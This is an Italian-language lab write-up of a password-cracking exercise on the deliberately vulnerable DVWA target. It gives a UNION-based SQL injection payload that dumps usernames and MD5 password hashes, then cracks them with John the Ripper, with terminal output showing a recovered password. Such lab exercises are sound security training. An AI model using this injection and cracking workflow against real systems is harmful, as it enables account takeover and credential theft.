

Password Cracking

Introduzione:

Il compito di oggi era quello di effettuare un **password cracking** (ottenere password segrete), sulla macchina **DVWA** di metasploitable, volutamente vulnerabile per questi tipi di compiti di Ethical hacking.

Preparazione:

Prima di tutto dobbiamo tramite una **SQL injection**, cercar di prendere i codici **Hash delle password**, e li otteniamo digitando il seguente codice:


1' UNION SELECT user, password FROM users#

Quando questo comando viene iniettato in un campo di **input vulnerabile**, tenta di eseguire una **query SQL** che, in combinazione con la query originale, recupera i dati dalle colonne **user** e **password** della **tabella users**.






Vulnerability: SQL Injection



More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html http://en.wikipedia.org/wiki/SQL_injection http://www.unixwiz.net/techtips/sql-injection.html

Come ultimo step, dovremmo semplicemente creare una lista in Kali Linux con tutti i codici Hash trovati, e salvare il filo come **passwords.txt**:



Pratica:

Sul prompt di Kali dovremmo eseguire il comando:

john --format=raw-md5 password.txt

```
•
                                                            kali@kali: ~/Desktop
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
  -(kali⊕kali)-[~/Desktop]
 -$ john --format=raw-md5 passwords.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider -- fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
letmein
Proceeding with incremental:ASCII
                 (?)
5g 0:00:00:00 DONE 3/3 (2024-11-07 09:31) 27.77g/s 989766p/s 989766c/s 994033C/s stevy13..chertsu
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

john: È il nome dell'eseguibile di John the Ripper, lo strumento di cracking delle password.

--format=raw-md5: Questa opzione specifica il formato dell'hash delle password che John the Ripper deve gestire. In questo caso, raw-md5 significa che il file password.txt contiene hash MD5 "grezzi" ("non salati"). John cercherà di craccare questi hash utilizzando metodi come attacchi a dizionario e brute force.

password.txt: È il file che contiene gli hash delle password che vuoi craccare. Ogni riga di questo file dovrebbe contenere un hash MD5 da decifrare.

E siamo riusciti così ad ottenere le password degli utenti.